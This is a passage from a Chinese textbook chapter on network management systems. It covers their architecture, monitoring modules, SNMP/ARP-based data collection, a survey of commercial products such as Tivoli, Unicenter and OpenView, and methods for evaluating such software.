


图 11-9　网络管理系统基本框架示意图

2)　数据处理层

数据处理层将由采集层所得的各类数据进行清洗、转换、整理等标准化处理，然后进行相应的处理分析、统计和存储，通过触发事件发生器，将收集到的各类原始信息与阈值进行对比分析，形成资源分类的告警信息等。

3)　功能显示层

针对管理信息和性能测试数据等进行统一汇总和多维呈现，实现网络、资源和软硬件设备的统一监控和管理，保障业务系统的正常运行。

在具体的功能架构上则通常包括对象层、对象采集层、数据处理层、数据展现层、外部接口等组件，其管理对象包括网络设备、安全设备、机房环境、主机系统、数据库系统、应用系统等，另外其数据采集的方式多种多样，如支持分布式主动轮询或被动接受的方式采集数据，支持标准的 SNMP、Syslog、WMI、Telnet 等协议的数据采集，支持数据库接口采集，支持应用 API 接口采集等多种方式，此外还有支持集成第三方管理平台组件进行数据采集等方式。

2. 网络管理系统的核心模块

网络管理系统应提供一些核心的基本服务来满足网络管理的要求，大多数厂商往往都是通过核心服务来提高自己产品的竞争力，在服务扩展时通常以两种途径来实现：一种是通过改进底层系统来扩展服务；另一种则是通过增加可选组件对网管软件的功能进行扩充。核心服务涉及的内容很多，各个厂商也有很大差异，但目前大多数厂商的产品都具备以下 5 种基本服务模块。

1)　网络设备监控

- 发现、归档、查询可网管设备。
- 查询设备信息、接口配置、IP/MAC 地址转发表和路由表等信息。
- 监测接口实时带宽和历史流量，通过阈值设置和颜色变化警示接口异常。
- CPU 负荷等参数监测。
- 控制接口开闭，生成和查询接口操作日志。

2)　网络链路监控

- 自动发现设备之间的端口连接关系，物理拓扑图方式显示连接关系及实时数据，数据直接显示。
- 定位用户到布线端口。
- 标注设备物理端口，支持自动读取和人工添加两种方式。
- 查询设备端口的使用和连通情况。
- 报警、归档计算机连接端口的改变。

3)　接入计算机监控

- 自动生成接入档案。档案包括每一台入网计算机的 IP 地址、MAC 地址、上连设备端口、计算机名、域组、用户登录名、分区和最近出现时间。系统具有学习功能，能够自动归档新计算机；系统具有同步功能，能够发现和同步档案信息的改变。
- 自动生成接入快照，使计算机上线动态一目了然。
- 自动生成接入日志，为计算机网络使用提供审计依据。
- 自动发现接入安全事件，报警新计算机，报警 IP 地址、计算机名、域组、用户登录名、上连设备端口改变。
- 定位和隔离计算机。通过档案、快照或日志查询，可以快速定位并通过交换机端口隔离计算机。
- 监测计算机的实时带宽和历史流量。

4)　服务器监控

- 发现、归档、查询可网管的服务器和桌面。
- 查询网络连接的数量、类型、地址和带宽。
- 查询打开的 TCP 端口及其连接。
- 查询运行的程序名称及其 CPU、内存使用。
- 查询安装的软件名称。
- 查询存储设备的类型、总容量和已用容量，发现使用 CD、移动存储设备。
- CPU 负荷监测。
- 查询系统配置。

5)　告警模块

- 故障 TOP-N 表，响应 TOP-N 表，可用 TOP-N 表。
- 设备、服务器、服务无响应报警。
- 新接入计算机报警，计算机上连设备、端口改变报警。

在性能要求上，则需要达到以下基本要求。

1)　精度要求

对特殊的输入必须有必要的验证，如 IP、MAC 地址的格式，日期、时间的格式。

2)　时间特性要求

至少包括以下几点：

- 响应时间，对于所有的用户界面操作，应该达到无可感知的延迟。
- 刷新处理时间，对于除数据导出和报表生成之外的操作，无可感知的刷新延迟。

- 数据的转换和传送时间，数据导出和报表生成根据数据量的要求控制在月报表 1 个小时，年报表 12 小时之内。

3) 灵活性要求

- 操作方式需要提供：菜单栏菜单，界面左键/右键菜单，界面图形按钮等多种操作方式。
- 运行软件的操作系统需要支持较新的全系列 Windows 操作系统，且在各操作系统上保持软件界面的美观性和功能的稳定性。
- 软件需要在各种参数设置方面提供灵活方便的修改方式，对历史日志提供良好的查询接口和丰富的报表统计样式。
- 软件需要具有良好的可扩展性，且提供方便的数据接口以便用户使用。

另外，在接口需求方面，需要支持符合软件要求的数据导入接口；同时能够支持导出软件的数据到标准的数据库，如 Mysql、Oracle、Excel 等标准数据格式的导出。在可靠性方面则至少要求不与其他软件运行产生冲突，同时保证系统至少 7×24 小时可靠运转。

3. 网络管理系统的应用程序

通常为了实现特定的事务处理和结构支持，网管软件中有必要加入一些有价值的应用程序，以扩展网管软件的基本功能。这些应用程序也可由第三方供应商提供，网管软件集成水平的高低取决于网络管理系统的核心服务和厂商产品的功能。常见网管软件中的应用程序主要有高级警报处理、网络仿真、策略管理和故障标记等。

11.1.4 网络管理系统实现数据采集的典型示例

数据采集是网络管理系统正常运行和工作的基础，本节就网络管理系统最常见的几个典型的功能，简要介绍一下数据采集的通用方法。

1) 设备和线路监控

针对设备和线路监控，网络管理系统通常是利用 SNMP 协议获取被监控网络设备、通信线路的有关信息，包括系统信息、接口状态、端口接口映射、ARP 表、路由表、MAC 地址转发表、CPU 负荷、接口带宽动态和接口历史流量数据等，通过 SNMP 协议控制网络设备接口的开闭并俘获网络设备 TRAP。

为完成这一工作，要求网络设备必须启动 SNMP 服务，且支持 MIB 库的读取，这样就能正确读出路由表、ARP 表和接口 IP 地址表；交换设备除了需要支持 MIB 库读取，还需要和 Bridge MIB 库打交道，这样才能正确读出端口/接口映射表和 MAC 地址转发表。

2) 服务器和应用监控

服务器和应用监控通常需要网络管理系统通过主机的 SNMP 服务获得被监控服务器和应用的有关信息，包括系统信息、网络连接、TCP 连接、程序运行、软件安装、CPU 负荷、存储设备、系统配置、Windows 网络服务、Windows 用户账号等信息，通过 SNMP 服务俘获主机 TRAP，通过 TCP 协议获得服务端口状态。同理，系统获得上述信息，服务器必须支持 SNMP 服务和相应的 Host Resources MIB(RFC 1514)及应用服务(如 ORACLE、MS-SQL、WEBLOGIC 等)MIB 库等。

3)　网段监控

网段监控则可以通过读取路由设备来获得网段的配置、路由、网关带宽和流量等信息来完成。

4)　主机接入监控

网络管理系统通常都是以 MAC 地址作为入网计算机的唯一标识符。系统提供的入网计算机识别信息通常包括 IP 地址、MAC 地址、上连设备端口、Windows 计算机名、Windows 域组名、Windows 用户登录名等，这些信息可以识别和定位一台计算机。其中 IP 地址、MAC 地址提供了入网计算机的地址信息，Windows 计算机名、Windows 域组名、Windows 用户登录名则提供了入网计算机的 Windows 网络配置信息，而上连设备端口提供了入网计算机的设备连接信息。

5)　IP/MAC 地址信息采集

由于 IP 网络是通过路由信息完成不同网段间的 IP 转发，根据 ARP 协议(地址解析协议)完成网络层 IP 地址到数据链路层 MAC 地址的映射和转发，因此路由设备内部均设有 ARP 表，这张表包括了一段时间内该路由设备直连网段主机的 IP/MAC 地址映射信息，且这段时间由路由设备的 ARP TIMEOUT(老化时间)设置决定，路由设备 ARP 表中包含了直连网段所有 Windows 主机、非 Windows 主机、网络设备的 IP/MAC 信息。因此网络管理系统一般通过读取路由设备 ARP 表获得该路由设备所有直连网段的 IP/MAC 地址信息。

6)　交换机连接信息采集

网络管理系统通常通过扫描交换设备的 MAC 地址转发表来获得 MAC 地址与设备端口的映射关系，并根据 MAC 地址转发关系发现设备互连端口并定位用户到交换机端口。

7)　Windows 网络信息采集

Windows 网络信息包括计算机名、所属域组和用户登录名等。Windows 网络信息是通过 Windows 网络服务中的 NETBIOS 协议获得的，如果被扫描主机不是 Windows 操作系统，或禁止 NETBIOS 端口，则一般不能扫描发现到 Windows 信息。如果一个上线 IP 是一台 Windows 机器并且 NETBIOS 端口打开，则网络管理系统就可以发现这台机器的 Windows 信息。

11.2　实用网络管理系统

当前主流网络管理系统都已从面向网络设备的管理过渡到面向网络业务的管理，它们将网络服务和业务作为网管对象，通过实时监测与网络业务相关的设备和应用，模拟客户行为测量网络业务的服务质量，收集网络应用的业务资料，进行全方位、多视角的网络业务运行的监控，从而实现网络业务的故障管理、性能管理和配置管理等。目前，从性能和市场占有率上看，Advent 公司的 Advent 系列产品、HP 的 OpenView、IBM 的 NetView、CA 的 Unicenter TNG、Micromuse 公司的 NetCool、ConCord 公司的 eHealth console 产品、NetScout 公司的 NetScout 等产品占据了绝大部分市场，Cisco 和 H3C 等网络公司也都有竞争力很强的网管软件。另外，中国本土的一些厂商，如华为的 Manager 系列、神州数码网络的 LinkManager、北大青鸟的青鸟网硕(NetSureXpert)、北塔软件的综合网管软件、康邦

科技有限公司的基线网管和大用软件的 eUniVision 等网管产品也占据了一定的市场份额。

11.2.1 当前主流网络管理系统的介绍

就国外网管产品而言，典型的是 IBM Tivoli、HP OpenView 和 CA Unicenter 三大品牌，这些系统功能强大，覆盖了网络管理的计费、认证、配置、性能和故障的各个方面。但产品复杂度高，往往需要专业化的技术团队来进行管理，且具有投入大、实施周期长的特点，比较适合一些大型的专业 IT 领域的用户和 ISP 运营商来使用。相对于国外的网管产品，国内网络管理软件提供商在分析了本土企业需求和实际情况的基础上，提出了“基于平台级设计思路”和“面向业务”，实现对网络、服务器、应用程序的综合管理，其特点是实用简单、本土化服务强以及价格便宜，因此也受到了国内用户的青睐。此外，在网管软件市场中，如 Cisco、H3C 等网络设备生产商通常也都拥有一些非常优秀的网络管理系统。本节我们将对一些典型网络管理系统的特点和适用对象做一个简单介绍。

1) IBM Tivoli NetView

IBM Tivoli NetView 产品秉承了 IBM 的风范，关注高端用户，特别是针对对 IBM 整体解决方案有需求的用户。Tivoli NetView 软件中包含一种全新的网络客户程序，这种基于 Java 的控制台比以前的控制台具有更大的灵活性、可扩展性和直观性，可允许网管人员从网络中的任何位置访问 Tivoli NetView 数据。从这个新的网络客户程序中可以获得有关节点状况、对象收集与事件方面的信息，也可对 Tivoli NetView 服务器进行实时诊断，如图 11-10 所示。Tivoli NetView 采用分布式的管理，减少了整体系统的维护费用，同时 Tivoli NetView 兼容多种厂家的设备并拥有全球数百个厂商的支持。




图 11-10 IBM Tivoli NetView 产品框架示意图

目前在金融领域，借助 IBM 主机在该领域的强大用户群体，该产品具有超过 50%的市场份额，在其他行业，如电信、食品、医疗、旅游、政府、能源和制造业等也有众多用户。

2)　CA Unicenter

Computer Associates (NYSE：CA)是全球领先的电子商务软件公司，Unicenter 就是 CA 公司的一套网管产品。它的显著特点是功能丰富、界面友好、功能比较细化。同时它提供了各种网络和系统管理功能，可以实现对整个网络架构的每一个细节的控制，确保网络环境的可用性。从网络和系统管理角度来看，Unicenter 可以在 NT 到大型主机的所有平台上；从自动运行管理方面来看，它可以实现日常业务的系统化管理，确保各主要架构组件(Web 服务器、应用服务器和中间件服务器)的性能和运转。从数据库管理来看，它还可以对业务逻辑进行管理，确保整个数据库范围的最佳服务。

Unicenter 网络管理主要解决了两方面的问题：设备管理和性能管理。它不仅可以对支持标准 SNMP(简单网管协议)的设备进行直接管理，还能够对不支持 SNMP 协议的网络设备进行管理，极大地扩展了设备管理的范围。在采集和汇总大量原始数据的基础上，Unicenter 的性能管理可根据用户业务考核指标的要求自动生成直观、易懂的性能报表，通过 Unicenter，来自各个系统、数据库、应用系统所产生的消息、报警等事件，将自动传送到管理员那里，而无须等待系统轮询。管理员对需要报告的事件和程度进行方便的定义和修改，以满足用户的具体需要，根据这些事件，管理员可以灵活地定义事件发生之后的相应措施。Unicenter TNG 体系结构提供了开放、集成、全面的 IT 治理解决方案，其多层体系结构能够从最简单的桌面系统应用扩展到大型复杂的网络，能够在整个企业实现治理控制的分布，从而减轻网络流量，提高可伸缩性和效率。通过 Unicenter TNG，用户可以获得的功能和特性包括：Web 服务器治理、改进服务水平、全面的企业安全治理、实现网络智能化、简化桌面系统和服务器治理、将可治理性用于应用等。

CA 针对 Unicenter 的新价格模式摈弃了“Power Units”的报价方法，代之以分层次的定价模式，大大简化了购买和维护程序。加上此前发布的灵活的业务模式，它是业界对客户最友好的基础架构管理解决方案的授权方式。产品适用于电信运营商、IT 技术服务商、金融、运输、企业、教育、政府等网管方面有大规模投入、IT 管理机构健全、维护人员水平较高的用户，产品服务范围涵盖了电力、政府、制造业、汽车、邮政电信、金融、保险等多个领域。

3)　HP OpenView NNM

HP OpenView 网管软件 NNM(Network Node Manager)以其强大的功能、先进的技术和多平台适应性在全球网管领域得到了广泛的应用。HP OpenView NNM 具有计费、认证、配置、性能与故障管理等多种功能，特别适合网管专家使用。另外，HP OpenView NNM 能够可靠运行在 HP-UX10.20/11.X、Sun Solaris 2.5/2.6、Windows NT 4.0 等多种操作系统平台上，它能够对局域网或广域网中所涉及的每一个环节中的关键网络设备及主机部件(包括 CPU、内存、主板等)进行实时监控，可发现所有意外情况并发出报警，可测量实际的端到端应用响应时间及事务处理参数。HP OpenView 比较适合电信运营商、移动服务供应商、ISP、宽带服务供应商等在网管方面有大规模投入、具备网管专家、而且 HP-UX 设备较多的用户。

4)　Cisco 网管系统

Cisco 网管系统具有基于 Internet 体系结构的优势，可以向用户提供更高的可访问性，并且能有最大限度简化网络治理的任务和进程。Cisco 的网络治理策略——Assured Network

Services(保证网络服务)也正在引导着网络治理从传统应用程序转向具备下列特征的基于Web 的模型：基于标准；简化工具、任务和进程；与网络治理系统(NMS)平台和一般治理产品的 Web 级集成；能够为治理路由器、交换机和访问服务器提供端到端解决方案；通过将发现的设备与第三方应用集成，创建一个内部治理网。Cisco 的系列网络管理产品包括了针对各种网络设备性能的治理、集成化的网络治理、远程网络监控和治理等功能。目前，Cisco 的网络治理产品包含了基于 Web 的产品和基于控制台的应用程序。其产品系列包括增强的工具以及基于标准的第三方集成工具，功能上包括治理库存、可用性、系统变化、配置、系统日志、连接和软件部署以及用于创建内部治理网的工具。另外，网络治理工具还包括一些其他的独立应用程序。目前 Cisco 的网管产品主要应用在互联网、公安、金融、民航、海关、新闻、商业等领域。

5) 国内网管软件的介绍

目前国内主流的网管软件主要包括游龙公司的 SiteView、摩卡软件、北塔、网利、艾德威特、网强等产品，游龙科技的 SiteView 和网利更偏向主机服务器、操作系统、数据库、中间件等的全面监控；北塔、艾德威特和网强是从网络设备监控起家，相对来说北塔和艾德威特更有特点一些。摩卡软件是这几年的后起之秀，在短短的几年时间内，就将产品从单一的 IT 运维，发展成目前全系列的 IT 系统监控和管理，可以说相对融合了国外的 ITSM 和国内的网管产品。

国内网管软件一般都具有良好的协议分析功能，并支持各种不同网络流采集协议，包括 Netflow、Netstream、Sflow、Cflow、IPFIX 等各厂家协议标准；无论是哪种 Flow 格式，都定义了数据交互的标准格式，一般网管软件都能够通过这些格式规范支持业内几乎所有的主流网络设备，如 Cisco、Foundry、Extreme、Juniper、华为、H3C 等，保证了对采集目标设备的兼容性。同时也支持端口镜像功能，可以根据相关的需求进行端口镜像。流量分析支持对广域网核心层、广域出口、局域网核心层、局域网汇聚层网络流量的监控与分析，实现整网流量多点的可视性。除此以外，大多网管软件都有很好的报表分析功能，能够提供自定义报表功能，管理员可以根据自己的需求定义报表模板，相关对应端口的速率、流量、应用等指标数据，并以最流行的报表展示形式，如叠加图、二维饼图、三维饼图等呈现给用户。另外，基于国内带宽使用的实际情况，大多网管软件提供了应用映射功能，利用三层协议号、端口号等协议特征可识别上千种已知应用(比如 HTTP 应用、FTP 应用、MAIL 应用、P2P 等)，并提供应用自定义功能，当网内出现新应用的时候，很容易进行新应用的识别，可以让管理人员在查看的时候清晰明了。

11.2.2 网络管理系统的测评方法

随着网络管理系统的日益发展，对网络管理系统的评估测试正成为当前网络设计和业务部署中的重要组成环节。本节将简单介绍以下网管软件测评时需要考虑的几个方面。

1. 易用性和可操作性测试

网管软件是用来简化网络管理，提高工作效率的，因此其易用性和可操作性非常重要。在《软件工程产品质量》(GB/T 16260—2003(ISO 9126-2001))质量模型中，易用性包含易见性、易学习性和易用性，即软件产品应具有容易被理解、学习、使用和吸引用户的

能力。易见性是指单凭观察，用户就可以应知道程序的状态。易学性是指不通过帮助文件或仅通过简单的帮助文件，就可以让用户对一个陌生的软件产品有一个清晰的认识。最后易用性是指用户不翻阅手册就能使用该软件。易用性和可操作性虽然是具有一些主观性质的评价，但是对于网管软件，以下几点非常重要。

(1) 关键操作一键可达，重要链接直接明了。不管在哪个界面，都需要尽量遵守这个规则。

(2) 安装配置过程尽量简单，主要涉及以下几个方面。

- 对安装手册和安装平台的评估。
- 对安装自动化程度的测试，即安装过程尽量全部自动化，如需手工操作的要尽量采用选择框等措施。
- 安装选项和设置的测试。
- 安装过程的中断测试，如断电、文件冲突等。
- 对多环境安装测试，如标准配置、最低配置、笔记本等环境中测试。
- 对安装的正确性测试，如考察对其他应用程序是否有影响。

此外，还有修复安装测试与卸载测试，如检查修复安装后是否有不良影响，是否能完全卸载，不能完全卸载时有无明确提示等。

(3) 业务符合性、功能定制性、业务模块的集成度、数据共享能力、约束性、交互性和错误提示等应遵循一定规范。其中，业务符合性是指界面风格、表格设计、业务流程、数据加密机制等符合相关的法律法规、业界规划以及使用人员的习惯；数据共享能力是指数据库表的关联和数据重用；错误提示测试是指关键操作或数据删除等操作前是否有明确的提示，或报错时是否给出足够的出错原因等。

2. 功能测评方面

网管软件的功能评测主要针对网管功能的完备性，其测评结果依赖于具体的使用环境。但是作为一个通用的评测方法，一般可以从网管的基本功能去着手，即前面所提到的故障管理、配置管理、计费管理、性能管理和安全管理五大基本功能。

(1) 故障管理评测主要完成对网络故障监控和协助完成故障排除的测试。

进行评测时，需要关注三个功能：发现问题、隔离问题和解决问题。前两个功能网管软件必须要支持，第三个功能是网管智能程度的标志，一般好的网管软件会尽可能提供多样的手段完成故障定位和协助管理员解决问题。

(2) 配置管理评测主要考评对当前设备配置的获取能力及对配置的修改能力。

配置管理能力实际反映了网管软件对网络的控制能力，配置能力越强的网管对网络的深度管理能力越强。一般来说越专业的网管配置能力越强，通用网管的配置能力较弱。需要注意的是，评测中应根据实际使用中网管的配置要求进行评测，不能一味追求配置能力而降低了网管的可扩展性和开放性。

(3) 安全管理测评主要考评系统对事前主动防御和事后安全审计两方面的能力。

其中防御能力的测评主要针对网络访问控制功能的测试，指安全威胁未发生时网管软件有能力拒绝非法用户对网络的访问。而事后安全审计功能则是对已经发生的网络威胁行为进行审计的能力。

(4) 性能管理测评主要考评网管软件对网络资源使用的监控能力。

网管软件是否能够提供对网络资源使用情况的监控功能，以及对这些资源指标进行有效地统计分析，例如网络设备接口的带宽情况，网络设备内存与 CPU 的占用情况等。

(5) 计费管理测评主考考评网管软件对用户资源消耗情况的统计和审计能力。

虽然计费功能并不是网管软件必备的功能，但是在进行接入设备管理的网络中，一般都要求网管具有计费功能，计费功能测评的重点在于计费的准确性和灵活性。

3. 性能测评方面

网管软件的性能测评将对系统在一定硬件平台上表现出来的管理网络的能力进行性能上的测评，针对不同的功能需要关注不同的性能指标。例如最大网元的数量、最大网络事件处理能力、最大用户接入能力等。在进行性能评测时，由于实际测试环境不可能提供最大网络容量，因此借助测试仪器和测试软件，用于模拟网络并发及数量进行网管性能测试的软件很多，常见的商业软件有 Gambit MIMIC、AdventNet Simulation 等。这类软件的共同特点是可以模拟被管理设备网元和网络情况，可以方便设置各种网络设备参数。

4. 通用性和可扩展性评测

通用性是指网管对不同设备的兼容能力。要测试通用性，就要尽可能多的配置不同厂家的设备。由于不同厂商的设备对于私有 MIB 的实现不同，因此可以重点评估其公共功能部分，通常包括设备发现与识别、拓扑管理、告警与事件管理、设备状态监控等。但是对于一些主流厂商的设备，有些网管软件可以实现针对厂商私有 MIB 库的管理，以及一些深层次的网管功能，例如设备面板管理、配置管理、映像文件管理等。

可扩展性是通用网管实现专业网管功能的一种有效补充手段。一般可扩展性好的网管软件会提供网管系统二次开发接口，使用户可以根据自己的网络管理需求开发专业功能。评估网管软件的可扩展性，就是要评估系统所提供的二次开发接口的丰富性和可开发性。

由于网管功能的广泛性和差异性，因此对一款网管软件的评估不仅局限于上述几个方面，特别是在软件选型测试的时候，应该根据软件应用环境进行需求分析，合理制定评测标准。

11.2.3 网络管理系统功能应用演示

